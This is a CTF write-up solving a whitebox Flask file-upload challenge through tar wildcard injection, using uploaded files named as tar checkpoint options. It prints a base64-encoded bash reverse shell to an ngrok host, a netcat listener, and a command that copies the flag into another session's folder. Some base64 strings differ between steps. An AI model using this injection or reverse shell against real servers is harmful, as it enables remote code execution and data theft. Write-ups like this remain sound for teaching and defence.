

Description:

It's a whitebox web challenge where we had the source code of the web page. On web interface we can upload files.

0d0ffd81-ec29-4490-95af-368e6c384914

Files:

[Download](#)

Upload File

[Choose file](#) No file chosen

[Upload](#)

Solution: Docker Instance

1. The uploaded file gets stored in uuid directory which is also our cookie.
2. This section of code is responsible for checking the cookie of user should be a uuid value.

```
# ensure each user has a uuid session
@app.before_request
def check_uuid():
    uuid_cookie = request.cookies.get('uuid', None)

    # ensure user has uuid_cookie
    if uuid_cookie is None:
        response = make_response(redirect('/'))
        response.set_cookie('uuid', str(uuid.uuid4()))
        return response

    # ensure uuid_cookie is valid UUID
    try:
        uuid.UUID(uuid_cookie)
    except ValueError:
        response = make_response(redirect('/'))
        response.set_cookie('uuid', str(uuid.uuid4()))
        return response

    g.uuid = uuid_cookie

    if not os.path.exists(f'uploads/{g.uuid}'):
        os.mkdir(f'uploads/{g.uuid}')
```

If cookie == none:

It will generate and assign a cookie

If cookie value != uuid

Generate the new cookie with uuid and assign it

After the checks it will create the directory. So the conclusion here is we cannot alter the cookie to perform command injection.

3. The upload file function checks for .. and / to prevent the LFI (Local File Injection). But if you notice they do not prevent the special characters. Which will be useful in further exploitation.

```
# upload file
@app.route('/api/upload', methods=['POST'])
def upload():
    file = request.files.get('file', None)
    if file is None:
        return 'No file provided', 400

    # check for path traversal
    if '..' in file.filename or '/' in file.filename:
        return 'Invalid file name', 400

    # check file size
    if len(file.read()) > 1000:
        return 'File too large', 400

    file.save(f'uploads/{g.uuid}/{file.filename}')
    return 'Success! <script>setTimeout(function() {window.location="/"}, 3000)</script>', 200
```

4. The download function has the vulnerability which will let us solve this challenge.

```
60 # download file
61 @app.route('/api/download', methods=['GET'])
62 def download():
63     @after_this_request
64     def remove_file(response):
65         os.system(f"rm -rf uploads/{g.uuid}/out.tar")
66         return response
67
68     # make a tar of all files
69     os.system(f"cd uploads/{g.uuid}/ && tar -cf out.tar *")
70
71     # send tar to user
72     return send_file(f"uploads/{g.uuid}/out.tar", as_attachment=True,
73                     download_name='download.tar', mimetype='application/octet-stream')
```

The download function on line 63-66 removes the out.tar after the current request which is generated in the current request. Next line 69 has the vulnerability of Wildcard Injection.

5. We can upload files named:

--checkpoint=1

--checkpoint-action=exec=bash -c "input_command"

Any random empty file

6. The reason we need empty is tar cannot run in an empty directory. But you might be wondering we uploaded 2 file with --checkpoint. These will become the arguments of command.

7. Let's break down:

```
# make a tar of all files
os.system(f"cd uploads/{g.uuid}/ && tar -cf out.tar *")
```

This command first go to the uuid directory which is created for you using the cookie.

In the directory we will upload 2 files:

--checkpoint=1

--checkpoint-action=exec=bash -c "input_command"

Let's put this file name in command:

tar -cf out.tar * (* will be replaced by all files present in the directory)

```
-(shivam@kali)-[~/byuctf/argument/test]
$ tar -cf out.tar --checkpoint=1 --checkpoint-action=exec=bash -c "input_command"
```

Now the files become the arguments in the command which will be executed. But If we didn't add an empty file it will give an error. See how...

```
-(shivam@kali)-[~/byuctf/argument/test]
$ ls
'--checkpoint=1' '--checkpoint-action=exec=bash -c "whoami"'

-(shivam@kali)-[~/byuctf/argument/test]
$ tar -cf out.tar *
tar: Cowardly refusing to create an empty archive
Try 'tar --help' or 'tar --usage' for more information.
```

Empty archive can't be created that's why we need the 3rd empty file

```
-(shivam@kali)-[~/byuctf/argument/test]
$ touch file

-(shivam@kali)-[~/byuctf/argument/test]
$ tar -cf out.tar *
shivam

-(shivam@kali)-[~/byuctf/argument/test]
$ ls
'--checkpoint=1' '--checkpoint-action=exec=bash -c "whoami"' file out.tar
```

Now the command is executed.

8. Creating the payload:

I tried to create a reverse shell payload using ngrok.

Command: ngrok tcp 443

```
ngrok

Full request capture now available in your browser: https://ngrok.com/r/ti

Session Status      online
Account             gosingh1998@gmail.com (Plan: Free)
Version             3.9.0
Region              India (in)
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://0.tcp.in.ngrok.io:11300 -> localhost:443

Connections          ttl      opn      rt1      rt5      p50      p90
                    0        0        0.00     0.00     0.00     0.00
```

Got this interface

Reverse shell payload

Payload: bash >& /dev/tcp/0.tcp.in.ngrok.io/11300 0>&1

We cannot directly use this because we cannot create a file name like that.

Encode the payload

I was getting the == in base64 so added extra spaces at the end of command

```
(shivam@kali)-[~/byuctf/argument]
└─$ echo 'bash >& /dev/tcp/0.tcp.in.ngrok.io/11300 0>&1' | base64
YmFzaCA+JiAvZGV2L3RjcC8wLnRjcC5pbjUuZ3Jvay5pby8xMTMwMCAwPiYxCg==

(shivam@kali)-[~/byuctf/argument]
└─$ echo 'bash >& /dev/tcp/0.tcp.in.ngrok.io/11300 0>&1 ' | base64
YmFzaCA+JiAvZGV2L3RjcC8wLnRjcC5pbjUuZ3Jvay5pby8xMTMwMCAwPiYxICAK
```

Payload is done

9. Creating the files

Can't write the command here it's too big

```

(shivam@kali)~/byuctf/argument/test
$ touch /home/shivam/byuctf/argument/test/--checkpoint=1

(shivam@kali)~/byuctf/argument/test
$ touch '/home/shivam/byuctf/argument/test/--checkpoint-action=exec=bash -c "echo YmFzaCA+JiAvZGV2L3RjcC8wLnRjcC5pb5uZ3Jvay5pby8xMTMwMCAwPiYxICAK | base64 -d | bash"'

(shivam@kali)~/byuctf/argument/test
$ touch file

```

10. Exploitation

Now we will start the netcat listener on port 443 because on that port ngrok is running.

```

(shivam@kali)~/byuctf/argument/test
$ nc -nvlp 443
Listening on 0.0.0.0 443

```

Now upload the files

Files:

--checkpoint=1
file
--checkpoint-action=exec=bash -c "echo YmFzaCA+JiAvZGV2L3RjcC8wLnRjcC5pb5uZ3Jvay5pby8xMTMwMCAwPiYxICAK | base64 -d | bash"

Download

Files uploaded let's click on download and we received the connection

```

(shivam@kali)~/byuctf/argument/test
$ nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 127.0.0.1 44518
id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
ls /
bin
boot
ctf
dev
etc
flag_fae0930c5ecb238a291a0341dea6b8b6
home

```

But the problem was the reverse shell only worked on the docker instance on the actual CTF web server I was never able to get the reverse shell don't know what the problem was.

Solution: CTF Web Server

1. Since we have command injection and we know the flag name will be like flag_<random_values> like in the above screenshot.
2. I tried sever times several thing nothing let me get the flag.
3. Then a though hit me.
4. Exploitation
Whenever we remove the cookie from the browser we get a new cookie and new cookie means a new empty file directory.
5. The Plan
 - a. Remove the cookie for the site by inspecting. And refresh the browser.
 - b. This will generate a new uuid cookie let's assume the value of cookie is 'a' we will note the cookie name.
 - c. Again remove the cookie from the browser.
 - d. Again we will get a new cookie and directory.
Here we will get the flag.


New payload

Payload: `cp /flag* ../value_of_cookie_a/flag`

This will put the original flag into the directory of cookie 'a' which we have noted.

Then we can simply change the cookie to value 'a' and download the flag.

6. Performing it
We will note this cookie value



Payload: `cp /flag* ../57be5a58-fba4-44c9-8829-2fc8f1101534/flag`

We can't directly create such file name so will again encode it.

```
(shivam@kali)-[~/byuctf/argument/test]
$ echo 'cp /flag* ../57be5a58-fba4-44c9-8829-2fc8f1101534/flag' | base64
Y3AgL2ZsYWcqIC4uLzU3YmU1YTU4LWZiYTQtNDRjOS04ODI5LTJmYzhmMTEwMTUzNC9mbGFnCg==

(shivam@kali)-[~/byuctf/argument/test]
$ echo 'cp /flag* ../57be5a58-fba4-44c9-8829-2fc8f1101534/flag ' | base64
Y3AgL2ZsYWcqIC4uLzU3YmU1YTU4LWZiYTQtNDRjOS04ODI5LTJmYzhmMTEwMTUzNC9mbGFnICAK
```

To remove the == added extra space

Creating files

```
(shivam@kali)-[~/byuctf/argument/test]
$ touch /home/shivam/byuctf/argument/test/--checkpoint=1
(shivam@kali)-[~/byuctf/argument/test]
$ touch '/home/shivam/byuctf/argument/test/--checkpoint-action=exec=bash -c "echo Y3AgL2ZsYWcqIC4uLzU3YmU1YTU4LWZiYTQtNDRjOS04ODI5LTJmYzhmMTEwMTUzNC9mbGFnICAK | base64 -d | bash"'
(shivam@kali)-[~/byuctf/argument/test]
$ touch file
(shivam@kali)-[~/byuctf/argument/test]
$
```

Uploading the files on new cookie

c1a2c4ce-832c-4751-b16d-9da4a31329e7

Files:

--checkpoint=1
file
--checkpoint-action=exec=bash -c "echo Y3AgL2ZsYWcqIC4uLzU3YmU1YTU4LWZiYTQtNDRjOS04ODI5LTJmYzhmMTEwMTUzNC9mbGFnICAK base64 -d bash"
<button>Download</button>

Click on download to execute the command

Sources	Network	Performance	Memory	Application	Security
Filter					
Name		Value		Domain	
uuid		c1a2c4ce-832c-4751-b1...		localhost	

Now input the stored cookie value


57be5a58-fba4-44c9-8829-2fc8f1101534

Files:

flag

Download

We can see the flag is there
Download it



There's the flag